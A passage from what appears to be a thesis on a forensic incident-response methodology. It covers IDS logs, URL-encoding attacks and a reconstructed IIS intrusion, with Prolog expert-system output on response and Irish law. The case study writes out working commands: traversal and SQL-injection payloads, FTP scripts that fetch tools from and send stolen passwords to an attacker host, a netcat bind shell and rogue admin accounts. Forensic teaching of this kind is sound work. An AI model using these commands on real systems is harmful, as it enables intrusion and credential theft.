10/02/2003 01:43:50	HTTP_Windows_Executable	193.194.75.6	xxx.xx	80	/scripts/..%c1%1c../winnt/system32/cmd.exe
10/02/2003 01:43:50	iis-utf8-evasion	193.194.75.6	xxx.xx	80	/scripts/..%c1%1c../winnt/system32/cmd.exe
10/02/2003 01:43:50	HTTP_Windows_Executable	193.194.75.6	xxx.xx	80	/scripts/..%c1%1c../winnt/system32/cmd.exe
10/02/2003 01:43:53	HTTP_Windows_Executable	193.194.75.6	xxx.xx	80	/scripts/..%c0%2f../winnt/system32/cmd.exe
10/02/2003 01:43:53	iis-utf8-evasion	193.194.75.6	xxx.xx	80	/scripts/..%c0%2f../winnt/system32/cmd.exe
10/02/2003 01:43:53	HTTP_Windows_Executable	193.194.75.6	xxx.xx	80	/scripts/..%c0%2f../winnt/system32/cmd.exe
10/02/2003 01:43:56	HTTP_Windows_Executable	193.194.75.6	xxx.xx	80	/scripts/..%c0%af../winnt/system32/cmd.exe
10/02/2003 01:43:56	iis-utf8-evasion	193.194.75.6	xxx.xx	80	/scripts/..%c0%af../winnt/system32/cmd.exe
10/02/2003 01:43:56	HTTP_Windows_Executable	193.194.75.6	xxx.xx	80	/scripts/..%c0%af../winnt/system32/cmd.exe
10/02/2003 01:43:59	HTTP_Windows_Executable	193.194.75.6	xxx.xx	80	/scripts/..%c1%9c../winnt/system32/cmd.exe
10/02/2003 01:43:59	iis-utf8-evasion	193.194.75.6	xxx.xx	80	/scripts/..%c1%9c../winnt/system32/cmd.exe
10/02/2003 01:43:59	HTTP_Windows_Executable	193.194.75.6	xxx.xx	80	/scripts/..%c1%9c../winnt/system32/cmd.exe
10/02/2003 01:44:05	iis-percent-evasion	193.194.75.6	xxx.xx	80	/scripts/..%%35%63../winnt/system32/cmd.exe
10/02/2003 01:44:05	iis-double-eval-evasion	193.194.75.6	xxx.xx	80	/scripts/..%%35%63../winnt/system32/cmd.exe
10/02/2003 01:44:05	HTTP_Windows_Executable	193.194.75.6	xxx.xx	80	/scripts/..%%35%63../winnt/system32/cmd.exe
10/02/2003 01:44:05	HTTP_Windows_Executable	193.194.75.6	xxx.xx	80	/scripts/..%%35%63../winnt/system32/cmd.exe
10/02/2003 01:44:07	iis-double-eval-evasion	193.194.75.6	xxx.xx	80	/scripts/..%%35c../winnt/system32/cmd.exe
10/02/2003 01:44:07	HTTP_Windows_Executable	193.194.75.6	xxx.xx	80	/scripts/..%%35c../winnt/system32/cmd.exe
10/02/2003 01:44:07	HTTP_Windows_Executable	193.194.75.6	xxx.xx	80	/scripts/..%%35c../winnt/system32/cmd.exe
10/02/2003 01:44:07	iis-percent-evasion	193.194.75.6	xxx.xx	80	/scripts/..%%35c../winnt/system32/cmd.exe
10/02/2003 01:44:13	iis-double-eval-evasion	193.194.75.6	xxx.xx	80	/scripts/..%25%35%63../winnt/system32/cmd.exe
10/02/2003 01:44:13	HTTP_Windows_Executable	193.194.75.6	xxx.xx	80	/scripts/..%25%35%63../winnt/system32/cmd.exe
10/02/2003 01:44:13	HTTP_Windows_Executable	193.194.75.6	xxx.xx	80	/scripts/..%25%35%63../winnt/system32/cmd.exe
10/02/2003 01:44:20	HTTP_Windows_Executable	193.194.75.6	xxx.xx	80	/d/winnt/system32/cmd.exe
10/02/2003 01:44:22	iis-double-eval-evasion	193.194.75.6	xxx.xx	80	/scripts/..%255c../winnt/system32/cmd.exe
10/02/2003 01:44:34	iis-double-eval-evasion	193.194.75.6	xxx.xx	80	/_vti_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe
10/02/2003 01:44:37	HTTP_Windows_Executable	193.194.75.6	xxx.xx	80	/scripts/..%252f../winnt/system32/cmd.exe
10/02/2003 01:44:37	iis-double-eval-evasion	193.194.75.6	xxx.xx	80	/scripts/..%252f../winnt/system32/cmd.exe
10/02/2003 01:44:37	HTTP_Windows_Executable	193.194.75.6	xxx.xx	80	/scripts/..%252f../winnt/system32/cmd.exe
10/02/2003 01:44:37	HTTP_Windows_Executable	193.194.75.6	xxx.xx	80	/scripts/..%252f../winnt/system32/cmd.exe
10/02/2003 01:44:46	iis-double-eval-evasion	193.194.75.6	xxx.xx	80	/_mem_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe
10/02/2003 01:44:48	iis-utf8-evasion	193.194.75.6	xxx.xx	80	/msadc/..%255c../..%255c../..%255c/..%c1%1c../..%c1%1c../..%c1%1c../winnt/system3
10/02/2003 01:44:48	iis-double-eval-evasion	193.194.75.6	xxx.xx	80	/msadc/..%255c../..%255c../..%255c/..%c1%1c../..%c1%1c../..%c1%1c../winnt/system3
10/02/2003 01:44:52	iis-utf8-evasion	193.194.75.6	xxx.xx	80	/scripts/..%c1%1c../winnt/system32/cmd.exe
10/02/2003 01:44:54	iis-utf8-evasion	193.194.75.6	xxx.xx	80	/scripts/..%c0%2f../winnt/system32/cmd.exe
10/02/2003 01:44:58	iis-utf8-evasion	193.194.75.6	xxx.xx	80	/scripts/..%c0%af../winnt/system32/cmd.exe
10/02/2003 01:45:00	iis-utf8-evasion	193.194.75.6	xxx.xx	80	/scripts/..%c1%9c../winnt/system32/cmd.exe
10/02/2003 01:45:06	iis-double-eval-evasion	193.194.75.6	xxx.xx	80	/scripts/..%%35%63../winnt/system32/cmd.exe
10/02/2003 01:45:06	iis-percent-evasion	193.194.75.6	xxx.xx	80	/scripts/..%%35%63../winnt/system32/cmd.exe
10/02/2003 01:45:08	iis-percent-evasion	193.194.75.6	xxx.xx	80	/scripts/..%%35c../winnt/system32/cmd.exe
10/02/2003 01:45:08	iis-double-eval-evasion	193.194.75.6	xxx.xx	80	/scripts/..%%35c../winnt/system32/cmd.exe
10/02/2003 01:45:14	iis-double-eval-evasion	193.194.75.6	xxx.xx	80	/scripts/..%25%35%63../winnt/system32/cmd.exe

Figure 23: Extract from IDS Logs - Vulnerability Scan

URL Encoded Attacks - Attacks using a web browser

Ollmann (2004) argues that a large proportion of these attacks could be prevented by understanding the methods for encoding data currently supported by popular Internet protocols (such as HTTP) and hosting applications (such as Microsoft's Internet Information Server). In particular, an understanding of URL encoding techniques is required. The usage of various terms like Unicode, web encoding, percent-encoding, escape-encoding and UTF encoding are used interchangeably.

Web applications transfer data over the protocols HTTP and HTTPS. The client sends input to a server using two methods. The data can be passed in the HTTP or it can be included in the query portion of the requested URL. When the latter method is used, the URL must be canonicalised and encoded correctly using the proper syntax.

Cross-site scripting attack

A cross-site scripting attack is an example of an URL-Encoded attack. This occurs where the unsuspecting victim is redirected to another site and then from this site, malicious scripts or code are run against the victim. The malicious scripts or code can be virus', worms, trojans etc.

URL Encoded attack	http://target/getdata.php?data=%3cscript%20s rc=%22http%3a%2f%2f www.hacker.com%hackingyou.js%22%3e%3 c%2fscript%3e
HTML execution:	<script src="http://www.hacker.com/hackingyou.js"> </script>

Figure 24: Cross-site scripting attack

Escaped-encoding

Escaped-encoding is the encoding where the character to be interpreted is wrapped in a sequence of three characters. Ollmann (2004) explains that the sequence consists of the percentage character "%" followed by the two hexadecimal digits representing the octet code of the original character. The Escaped-URL encoding of a white space is %20.

ASCII character set represents a space with hexadecimal 20. The percent "%" character always has the reserved purpose of being the escape indicator, it must be escaped as "%25, since the unicode value of 25 maps directly to the "%" character.

Unicode-Encoding

Unicode facilitates multiple language implementations of the ASCII character set. Unicode Encoding is a method of referencing and storing characters with multiple bytes by providing a unique reference number for every character. "This is independent of language and platform (Ollmann, 2004)". Unicode is a 16-bit character encoding that contains all of the characters (65,536 in total) in use in the world's major languages. However, Unicode is not completely compatible with many older protocols and applications. This has led to the development of a transformation format called UTF. One of the most commonly utilised formats, UTF-8, has the characteristic of preserving the full ASCII range. It is compatible with file systems, parsers and other software relying on ASCII values, but it is transparent to other values.

UTF-8

UTF-8 characters are encoded using sequences of 1 to 6 octets. The encoding scheme is as follows: x indicates encodeable bits

0xxxxxxx

110xxxxx 10xxxxxx

1110xxxx 10xxxxxx 10xxxxxx

11110xxx 10xxxxxx 10xxxxxx 10xxxxxx

111110xx 10xxxxxx 10xxxxxx 10xxxxxx 10xxxxxx

1111110x 10xxxxxx 10xxxxxx 10xxxxxx 10xxxxxx 10xxxxxx

Character values from 0000 0000 to 0000 007F correspond to octets 00 to 7F. For example, the character ".", in hexadecimal is 0000 002E, 2E in ASCII. Ollmann (2004) points out that in UTF-8 encoding, this value can be represented in six different ways:

2E (00101110)

C0 AE (11000000 10101110)

E0 80 AE (11100000 10000000 10101110)

F0 80 80 AE (11110000 10000000 10000000 10101110)

F8 80 80 80 AE (11111000 10000000 10000000 10000000 10101110)

FC 80 80 80 80 AE (11111100 10000000 10000000 10000000 10000000 10101110)

The "." character may be represented by varying the number of bytes. One byte for AE can be used i.e. the first level of UTF-8. Each level can be used, up to and including the sixth level of UTF-8. The sixth level utilises six bytes (FC 80 80 80 80 AE).

It is possible for an attacker to craft requests that may be interpreted by either the server or client environments as a valid application request. The encoding of URL information may be designed to purposefully disguise the nature of the attack.

Unicode Attacks

Unicode attacks have been successful due to poor security validating of the UTF-8 encoded character or string, and the interpretation of illegal octet sequences.

Unicode Web Server Folder Traversal - IIS UTF8 Evasion

This is very similar to the double decode vulnerability. The double decode value %255c can be substituted for a variety of Unicode representations of the '\' or '/' characters such as ***%c0%af***, ***%c1%9c***, %c1%pc, %c0%qf, %c1%8s, ***%c1%1c***, %c1%af, and %e0%80%af.

Unicode Attack	http://TARGET/scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\
Host Execution	dir c:\ (the directory list of C:\ is revealed

Figure 23: Extract from IDS Logs - Vulnerability Scan

Figure 25: Unicode Attacks

Multiple Decoding

Many webservers incorrectly parse escape-encoded data multiple times. The first sweep searches for the type of executable that may be used e.g. a cgi script. The second sweep would determine the parameters that should be passed into the script.

This security check may be circumvented by escape-encoding this information multiple times, on the initial decoding pass. The multiple escape-encoding of characters or sequences such as "\" or "..\" is relevant to successful attacks against applications. The character "\", in the escape-encoded sequence is "%5c. By encoding each character

individually ('%' = %25, '5' = %35, 'c' = %63), and combining them together in multiple ways will produce: ***%255c***, ***%%35%63***. This is the IIS Double Evaluation Evasion Technique and Percent Evasion. (See Extract from IDS Logs - Vulnerability Scan).

In %25%35%63, %%35c, the sequence "..\" may be represented by "..%255c", "..%%35c" or other permutation. After the first decoding, the sequence "..%255c" is converted to "..%5c", and only in the second decoding pass is the sequence finally converted to "..\".

SQL Injection

Original database query	"login.asp": SQLQuery = "SELECT preferences FROM logintable WHERE userid='" & Request.QueryString("userid") & "' AND password='" & Request.QueryString("password") & "';"
URL-encoded attack:	http://target/login.asp?userid=bob%27%3b%20update%20logintable%20set%20passwd%3d%270wn3d%27%3b--%00
Executed database query	SELECT preferences FROM logintable WHERE userid='bob'; update logintable set password='0wn3d';

Figure 26: SQL Injection

5.1.3 SYSTEM5: Incident Phase (Computer Forensic Process)

During this phase a complete forensic approach is taken. Since the attack profile and level were determined in the previous phase, they will serve as inputs to the expert system. The expert system indicates potential areas of evidence. This includes file slack and free space, Memory (volatile), metadata, rogue processes, logs etc. (See chapters two and four for more details). In this case study, the logs offer the richest form of evidence. The expert system prescribes how the log file should be seized; this is similar to what the US Department of Justice (2002) outlines. This complies with Discovery and Seizure requirements. A forensic duplication would be made of the log file and the original stored away. A forensic tool will be used for this. This tool should be endorsed by law enforcement authorities and should be accredited by the community of computer forensic practitioners. Strict documentation procedures would be enforced by the expert system, i.e. Chain of Custody. Forensic analysis of how the attack took place, what exploit was used, how access to the machine and control was achieved, and what the attacker did while inside, is carried out. This forensic process is driven by the rules in the computer forensic knowledge base.

Attack on the system - Exploit(s) used

Due to confidentiality reasons, actual logs of the attack against the organisation cannot be reproduced. However, similar data that mirrors typical data is reproduced here.

The IDS reported Unicode attacks i.e. IIS Unicode Directory Traversal Vulnerability from a certain IP address. The attacker uses the Unicode attack to display the boot.ini. The *boot.ini* will give information on the exact layout and directory structure of the host computer. By encoding the '/' character, the IIS failed its safety check to properly canonicalise the URL. This left the UTF8 characters in the filename.

GET /guest/default.asp/..%C0%AF../..%C0%AF../..%C0%AF../boot.ini HTTP/1.1

The attacker tried the Remote Data Services (RDS) vulnerability, via msadcs.dll. The attacker made a RDS query which attempted to run the command

"cmd /c echo anything >> c:\output".

The attacker used the Unicode bug to verify that the RDS command succeeded. This was done by viewing the contents of the created "output" file on the C: root directory. The query was executed and the server returned the contents of c:\output, which was "anything". This confirmed to the attacker that the Unicode and RDS vulnerabilities worked.

Accessing and controlling the system

The RDS vulnerability allows the MSADC/RDS in remote queries. By embedding NT command line commands inside those queries, the attacker passed a malicious SQL query to the MS Access ODBC driver. The query exploited the JET Database VBA Vulnerability. This is achieved by embedding a call to the VBA shell function in a *select* statement. The SQL *select* is done on the *Customers* table of the *btcustmr.mdb* database. (The *select* query is below). A *userid* with an active database is not required. This is because a connection is made to a default database i.e. *btcustmr.mdb* (which would come with a default installation). This would be in the following directory *%systemroot%\help\iis\htm\tutorial*.

The *SQL Select* Query with embedded command

```
Select * from Customers where City='|shell("cmd /c echo user theUser > ftpCommands")|driver={MicrosoftDriver(*.mdb)};dbq=c:\winnt\help\iis\htm\tutorial\btcustmr.mdb;
```

The command

"cmd /c echo user theUser > ftpCommands "

was embedded and consequently executed in the SQL query. This created a command shell by executing *cmd.exe*, with the option of *"/c"*. This option causes the command shell to terminate when it is complete. Then the *echo* command is used. This command is used to display messages to the shell or in this case study, for redirecting the text that follows it into a designated file. The designated name of the file is indicated after the redirection symbol, *(">")*, which is *ftpCommands.* Then the command *echoes* the string *"user theUser"* into a file called *ftpCommands. "user"* is a FTP (File Transfer Protocol) utility

option that is used for userid login purposes. *"theUser"*" is arbitrarily used as a userid in this case study. This *ftpCommands* file was written to the root directory where the *cmd.exe* was installed. The objective of this is to dynamically build up a script file (*ftpCommands*) that will contain scripted commands. The password for *theUser* is *thePassword*. Similarly, the commands below were embedded in SQL and then executed. The ">>" redirection symbol causes the preceding text to be appended on to the already existing file contents.

```
"cmd /c echo thePassword >> ftpCommands "
"cmd /c echo get samdump.dll >> ftpCommands "
"cmd /c echo get pdump.exe >> ftpCommands "
"cmd /c echo get nc.exe >> ftpCommands "
"cmd /c echo quit >> ftpCommands "
```

After these commands are executed sequentially, the contents of the *ftpCommands* file looks like the following.

```
user theUser
thePassword
get samdump.dll
get pdump.exe
get nc.exe
quit
```

Then the *ftpCommands* file was passed as a parameter to the *ftp* utility with options "-s" and "-n", then the commands, which are listed in the *ftpCommands* file are executed. The ftp client options *-s* and *-n* specify the filename that contains the commands to be automated and suppresses auto-login upon initial connection respectively. The *ftp* command below accesses the hacker's site from the compromised host and retrieves his toolkit, which entails the three files listed i.e. samdump.dll, pdump.exe and nc.exe.

```
"cmd /c ftp -s: ftpCommands -n www.hacker.com"
```

The commands retrieve (*get*) three files: samdump.dll, which is used by pdump.exe (a password dumper), and nc.exe (netcat). *netcat* is used to create a communication channel between two systems The connection, authentication, and retrieval of the files and exiting *quit* of the ftp were activated. Next the attacker ran:

```
"cmd /c pdump.exe >> passwords"
```

via RDS i.e. embedding the malicious command in SQL. This executed the *pdump.exe* in a shell. This should cause the dumping of the system passwords into the *passwords* file. The shell terminated after execution. The attacker created another script file; *ftpCommands2,* in the exactly same way as before but only included the upload of the *passwords* file to his server.

```
"cmd /c echo user theUser > ftpCommands2"
"cmd /c echo thePassword >> ftpCommands2 "
"cmd /c echo put passwords >> ftpCommands2 "
"cmd /c echo quit >> ftpCommands2 "
```

The *ftpCommands2* file contents looked like:

```
user theUser
thePassword
put passwords
quit
```

Then this file *ftpCommands2* was passed as a parameter to the *ftp* utility with options "-s", "-n". This is executed via the RDS exploit. The upload command *put*, uploaded the *passwords* file to his server i.e. *www.hacker.com.* The connection, authentication, upload of the file and exiting of the ftp were executed.

```
"cmd /c ftp -s: ftpCommands2 -n www.hacker.com"
```

As explained earlier the unicode exploit works by using unicode %c0%af in place of '/' to perform directory traversals. The server made an FTP connection to the attacker's IP. However, the attacker ran the FTP client in interactive mode; RDS does not allow interaction. Therefore, this is preventing the upload of the *passwords* file to his server. Therefore, the attacker goes back to Unicode and ran

```
"cmd /c copy c:\winnt\system32\cmd.exe cmd1.exe"
```

by embedding it in:

- *GET /msadc/..%C0%AF../..%C0%AF../..%C0%AF../winnt/system32/cmd.exe?/c+copy+C :\winnt\system32\cmd.exe+cmd1.exe HTTP/1.1*

This copies the command interpreter into the /msadc/ virtual directory. Making a copy is necessary in order to use file redirection in conjunction with the Unicode exploit/access method.

Now the attacker constructed an *open* via Unicode.

```
"cmd1.exe /c open 213.116.251.162 > ftpCommands "
```

by embedding it in:

GET /msadc/..%C0%AF../..%C0%AF../..%C0%AF../program%20files/common%20files/system/msadc/cmd1.exe?/c+echo+open+213.116.251.162+>ftpCommands2 HTTP/1.1

Similarly, the commands below were embedded and executed again. He intended to download his toolkit again.

```
"cmd1.exe /c echo theUser >>ftpCommands"
"cmd1.exe /c echo thePassword >>ftpCommands"
"cmd1.exe /c echo get nc.exe >>ftpCommands"
"cmd1.exe /c echo get pdump.exe >>ftpCommands"
"cmd1.exe /c echo get samdump.dll >>ftpCommands
"cmd1.exe /c echo quit >>ftpCommands"
```

The executed commands resulted in another *ftpCommands* file and its contents were similar to above i.e.

```
user theUser
thePassword
get nc.exe
get pdump.exe
get samdump.dll
quit
```

Then the following command was executed:

```
"cmd1.exe /c ftp -s:ftpCommands"
```

By embedding it in *GET /msadc/..%C0%AF../..%C0%AF../..%C0%AF../program%20files/common%20files/system/msadc/cmd1.exe?/c+ftp+-s:ftpCommands*

A connection was opened to his host, the username and password were accepted and the following utilities of his toolkit were retrieved; nc.exe, pdump.exe and the DLL samdump.dll.

netcat (nc) was then used to bind the command prompt to port 6969. This command was also embedded using the Unicode exploit. This allowed the attacker to telnet to port 6969 and get a remote shell to submit commands. A trojan, probably previously planted, was operating on port 6969.

```
"cmd1.exe /c nc -l -p 6969 -e cmd1.exe"
```

The Attacker's Activities

Now the attacker could telnet to the host and run the command

```
"cmd1.exe /c C:\program files\common files\system\msadc\pdump.exe
>> c:\file.txt"
```

This was executed via the RDS exploit, which is explained earlier. This was an attempt to run the password dump into the file *file.txt*. This should write to a file called *file.txt* in the c:\ root. *pdump.exe* is used as the password dump utility and in conjunction with samdump.dll attaches to the process LSASS and dumps the Security Account Manager (SAM) database, which contains password hashes.

This was to be done using the *netcat* shell created above. The attacker changed to that directory and ran a directory list, confirming that the *file.txt* was created. It was created but it was zero bytes. He then looked around the system using the command prompt, then tried to run pdump.exe using the RDS exploit again. The attacker tried to do this several times but didn't seem to be able to get it working so gave up after having a look around the directory structure.

The *net group* and *net localgroup* commands were then used to check available groups and to view local groups. The IUSR/IWAM IIS system accounts were added to the local administrators group. Privileges of the IUSR/IWAM accounts were escalated by promoting them to administrators. These commands were executed through the RDS vulnerability.

```
"cmd /c net localgroup administrators IUSR_JONNY /ADD"
"cmd /c net localgroup administrators IWAM_JONNY /ADD"
```

The IWAM/IUSR accounts were successfully put in the local administrators group.

These accounts normally have security restrictions imposed on them by the NTFS permissions system. The NTFS permissions designate the level of access and the type of content available.

The *IUSR_%computername%* user is used for anonymous access to IIS webservers. The *IUSR_%computername%* account is the account the webserver operates under, so this potentially opens a wide security hole. By default when a user accesses a website it uses anonymous authentication by being mapped to the *IUSR_%computername%* account. This account has rights to access this computer (*%computername%*) from a network, to logon as a batch job or to log on locally.

The *IWAM_%computername%* account is for starting-out-of process applications in the IIS isolation mode. It would have default rights like being able to adjust memory quotas for a process and access this computer from a network or log on as a batch job. The *IWAM_%computername%* password was also changed. Since this is the account of the IIS online administration website, it can be abused to open a backdoor. By changing the *IWAM_%computername%* password without synchronising the Windows Active Directory with the IIS metabase, will 'crash' any web process that is active.

A new account was added to the system:

```
"cmd /c net user newuser hacked /ADD"
```

where the new user *newuser* was given password of *hacked*. The user was added to the administrators group:

```
"cmd /c net localgroup Administrators newuser /ADD"
```

The attacker couldn't get to the SAM database because the *pdump*.exe utility was not executing properly. He then tried a different route. This route is the RDISK Registry Enumeration File Vulnerability. The RDISK Registry Enumeration File Vulnerability enables access to the SAM database so a copy of it can be saved. The *RDISK* utility extracts from the registry essential data that would be required on the event of an emergency. When it is used with the */S* option it also extracts the SAM databases from the registry, which would normally aid in the recovery of user accounts in emergencies. The extracted data is written to files in the *%systemroot%\repair* directory. This is typically *c:\WINNT\repair*.

So the following command was executed via the RDS exploit to write out the SAM data.

"cmd /c rdisk /s"

Again using the RDS exploit, the attacker then ran the following command, *type* to write out the contents to the SAM to a text file in the C drive.

"cmd /c type c:\winnt\repair\sam._ >>c:\sam.txt"

This file contains password hashes of all accounts. Using *L0phtcrack*, which was downloaded in a similar fashion to the toolkit, the passwords were decrypted. Then the database, which now had plaintext passwords, was copied into the webserver's document root directory i.e. c:\inetput\wwwroot. Next the attacker changed to the webroot, where the copied c:\sam.txt (the sam._ from the rdisk output) was. Then it was retrieved with a simple browser HTTP request. The attacker started another netcat server, via RDS.

"cmd1.exe /c nc -l -p 6969 -e cmd1.exe" .

Once this was retrieved, the attacker deleted the '*sam.txt*' file from the file system in an attempt to cleanup after himself. The attacker could then launch attacks from the website or commit acts of defacement. The attacker created another ftp script and uploaded another file. This was potentially a "backdoor" or a "trojaned" version of software. The attacker then left.

5.1.4 SYSTEM5: Post-Incident Phase

A post -mortem style forum should be the mechanism used here. This phase recommends a strategy going forward after the incident. Reviews of how the intrusion took place should be conducted. This should drive any internal security audits. It should highlight if the expert system needs modification for improvement, i.e. new rules for the inference engine or new attack profiles for the knowledge base. Inadequacies of the existing CIRP should be exposed and addressed. Flawed modelling techniques should be redesigned. Rehearsals of the CIRT and its execution of roles and tasks should be carried out on a regular basis. It advises on reporting to higher management or to the media. The complete CIRP should be fine tuned using the expert system. This should be an ongoing recursive activity.

5.1.5 SYSTEM5: Legal Phase

Since SYSTEM5 is a computer forensic methodology and the objective of forensics is to garner evidence of probative value, therefore SYSTEM5 must have a legal phase to it. The legal phase runs through the entire methodology. US computer crime laws (intrusions, intellectual property, etc) are very advanced in comparison to Ireland's computer crime laws.

Ireland has a legal framework in place. Acts like the Criminal Justice Act, 2001, Criminal Evidence Act, 1992 and the Criminal Damage Act, 1991 are fundamental to this framework. However, Irish case law in this area is very immature because victim organisations are scared of the negative publicity that is generated from legal proceedings. Consequently, organisations that are targeted in computer attacks are very reluctant to take legal recourse. (Please see Section 2.7 Karen Murray asserts this opinion).

Kelleher & Murray (1997) advise that Ireland must wait for the full implementation of the Council of Europe - Convention on Cybercrime (2001). Measures will be taken on a national level, i.e. substantive, procedural and jurisdictional law. Measures for International co-operation, i.e. general principles and specific provisions will be taken too. This is discussed in more detail in Section 2.6. In the interim, each member state of the Council of Europe must follow their domestic legal system. Ireland's is outlined in Section 2.4.

5.1.6 SYSTEM5: Output from Expert System

The following subsections show output from the stochastic and deterministic Expert System (ES) that was developed. (Please see appendix A for source code). The ES asks a series of questions. The answers provided by the user are the rules and constraints of the ES. These act as parameters for the methodology. Then the response strategy is generated. The deterministic output is based on the inferences made from rules in the knowledge base. The stochastic output is based on statistical data from a sample data set. The data set is reflective of attacks that can take place on the Internet. It was determined that web

attacks can occur at a certain probability. The attacks vary with degrees of severity and aggression i.e. low to high. (See chapters two and four for more detail).

Deterministic Output from Expert System

Note: All input from the user is highlighted in blue and marked with the "[user]" tag.

```
GNU Prolog 1.2.16
consult('f:\\masters\\expert_system\\prolog\\expert_system_shell.txt'). [user]
compiling   f:\masters\expert_system\prolog\expert_system_shell.txt   for   byte
code...
f:\masters\expert_system\prolog\expertsystemshell.txt compiled, 55 lines read -
5794 bytes written, 20 ms
(10 ms) yes
| ?- go. [user]

Enter name of knowledge base file:
'f:\\masters\\expert_system\\prolog\\ForensicKnowledgeBase.txt'. [user]
compiling  f:\masters\expert_system\prolog\knowledge_base_forensic_csir.txt  for
byte code...

SYSTEM5 Methodology: COMPUTER FORENSIC RESPONSE PLAN..

----------SYSTEM5: PRE INCIDENT PHASE--------------------------------
1 The pre-incident preparation has taken place
2 Detection of Incident has taken place
3 Incident team is in place, headed by a SRM
4 Incident Response Formulation about to proceed...

Please answer the following questions
With y (yes) or n (no)

1. What type of attack profile is this.....?
   Platform Specific - NT/2000..... 1
   Platform Specific - Unix.....2
   Non Platform Specific -Web Attack.....3
   Dont know ?.....4
   Please Answer 1,2,3 or 4

Answer here : 3. [user]
```

```
2. How severe is this attack.....?
   Not Severe.....n
   Severe.....s
   Very Severe.....v
   Dont know ?.....d
   Please Answer n,s ,v or d

Answer here : v. [user]

3. How Aggressive is this attack.....?
   Not Aggressive.....n
   Aggressive.....s
   Very Aggressive.....v
   Dont know ?.....d
   Please Answer n,s, v or d

Answer here : v. [user]
-----SYSTEM5:Incident Phase (Response Strategy Formulation)-----
This attack is very severe and very aggressive.
The attack profile is a Web Attack Profile.
The typical exploits and attacks used:
UTF-8 encoded attacks using UTF-8 and Unicode.
Unicode Directory Traversal Vulnerability can be exploited
Access and control of the machine can be achieved,
by using the Unicode Directory Traversal Vulnerability,

Do you want to investigate further?
Please answer y or n:y. [user]

Can you restore immediately?
Please answer y or n:n. [user]

Can server be removed from network?
Please answer y or n:n. [user]

Do you want to accumulate evidence?
Please answer y or n:y. [user]

Do you want to do forensic duplication?
Please answer y or n:y. [user]
```

```
Have you implemented security measures and network monitoring etc ?
Please answer y or n:y. [user]

Have you successfully Isolated and Contained this Incident ?
Please answer y or n:y. [user]

-------SYSTEM5:INCIDENT PHASE (Response Strategy Formulation)-----
The decision to investigate has been made but the server cannot be restored.
It is a critical server that cannot be taken offline.
The security measures are in place and the incident is contained,
Apply SYSTEM5 and do a Forensic Response ..
-------SYSTEM5:INCIDENT PHASE (Computer Forensic Process)---------
Follow The Forensic Process outlined in SYSTEM5 methodology
Do a forensic duplication of the evidence or target drive.
The forensic software used to carry out this process should be accredited.
Commence full analysis of duplicated webserver logs.
-----SYSTEM5:LEGAL PHASE ---------------------------------------
Comply with the Search & Seizure Requirements,maintain Chain of Evidence.
Logs files must be verified and authenticated for court admissibility.
Compile the Evidence Case, maintain strict documentation procedures for evidence
handling.
Expert witness testimony and Best Evidence Rule apply
---------SYSTEM5:POST INCIDENT PHASE -------------------------------
Flawed modelling techniques should be redesigned
This should drive any internal security audits and reviews.
Inadequacies of the existing CIRP should be exposed and addressed.
Improve Reporting to management techniques, and/or to media.

Enter name of legal knowledge base file:
'f:\\masters\\expert_system\\prolog\\irishlaw.txt'. [user]

Compiling f:\masters\expert_system\prolog\irishlaw.txt for byte code...

-------SYSTEM5 Methodology:Irish Legal Knowledge Base-----

------------------------------------------------------------

1. What Irish Law do you need information on.....?
```

Criminal Damage Act, 1991.....1
Criminal Evidence Act, 1992..... 2
Criminal Justice Act (Theft & Fraud), 2001..... 3
Please Answer 1,2 or 3

Answer here : 1. [user]

Criminal Damage Act, 1991
Section 2: Intentionally/Recklessly damaging property.
Section 3: Threatening to damage property.
Section 4: Possessing anything with intent to damage property.
Section 5: Unauthorised access to data or a computer.
Section 6: Using a computer without lawful excuse.
Section 9: Compensation orders apply.

SYSTEM5 Pre-Incident Phase:Was damage or loss incurred during this phase?
Please answer y or n:n. [user]

Pre-Incident Phase:did DNS/OS services scanning (reconnaissance)take place during phase?
Please answer y or n:y. [user]

SYSTEM5 Incident Phase (Response Formulation):Was a trojan used during this phase?
Please answer y or n:y. [user]

SYSTEM5 Incident Phase (Response Formulation):Was a virus used during this phase?
Please answer y or n:n. [user]

SYSTEM5 Incident Phase (Forensic Process):Do you intend to use logfiles as evidence?
Please answer y or n:y. [user]

SYSTEM5 Post Incident Phase (Damage Assessment):Was damage or loss incurred?
Please answer y or n:y. [user]

SYSTEM5 Legal Phase :Do you want to take legal recourse?
Please answer y or n:y. [user]

```
--------------------SYSTEM5 Methodology:Irish Legal Knowledge Base-------------
--------------------------------------------------------------------------------
An offence under the Criminal Justice Act (Theft & Fraud)2001:Section 9 was
committed.
--------------------------------------------------------------------------------
Criminal Evidence Act, 1992: Section5 allows log files to be admissible.
--------------------------------------------------------------------------------
Offences under the Criminal Damage Act 1991 were committed. Sections :2,3 and 5.
--------------------------------------------------------------------------------
Criminal Damage Act 1991:Section 9 provides for Compensation orders.
On summary conviction of an offence the penalty is EUR1,270,
 or imprisonment for a term not exceeding 12 months..
On conviction on indictment of an offence the penalty is EUR12,700 ,
 or imprisonment for a term not exceeding 10 years.
--------------------------------------------------------------------------------

true ?
(12 ms) yes
```

Stochastic Output from Expert System

```
GNU Prolog 1.2.16
consult('f:\\masters\\expert_system\\prolog\\expert_system_shell.txt'). [user]
compiling  f:\masters\expert_system\prolog\expert_system_shell.txt   for   byte
code...
f:\masters\expert_system\prolog\expertsystemshell.txt compiled, 55 lines read -
1994 bytes written, 20 ms
(10 ms) yes
| ?- go. [user]

Enter name of knowledge base file:
'f:\\masters\\expert_system\\prolog\\ForensicKnowledgeBase.txt'. [user]
compiling  f:\masters\expert_system\prolog\knowledge_base_forensic_csir.txt  for
byte code...
SYSTEM5 Methodology: COMPUTER FORENSIC RESPONSE PLAN..

--------SYSTEM5:PRE INCIDENT PHASE---------------------------------
1 That pre-incident prep has taken place
2 Detection of Incident has taken place
3 There is an incident team in place, headed by a SRM
4 That we are about to FORMULATE a RESPONSE to an INCIDENT
```

```
Please answer the following questions
With y (yes) or n (no)
1. What type of attack profile is this.....?
   Platform Specific - NT/2000..... 1
   Platform Specific - Unix.....2
   Non Platform Specific -Web Attack.....3
   Dont know ?.....4
   Please Answer 1,2,3 or 4

Answer here : 4. [user]

2. How severe is this attack.....?
   Not Severe.....n
   Severe.....s
   Very Severe.....v
   Dont know ?.....d
   Please Answer n,s ,v or d

Answer here : d. [user]

3. How Aggressive is this attack.....?
   Not Aggressive.....n
   Aggressive.....s
   Very Aggressive.....v
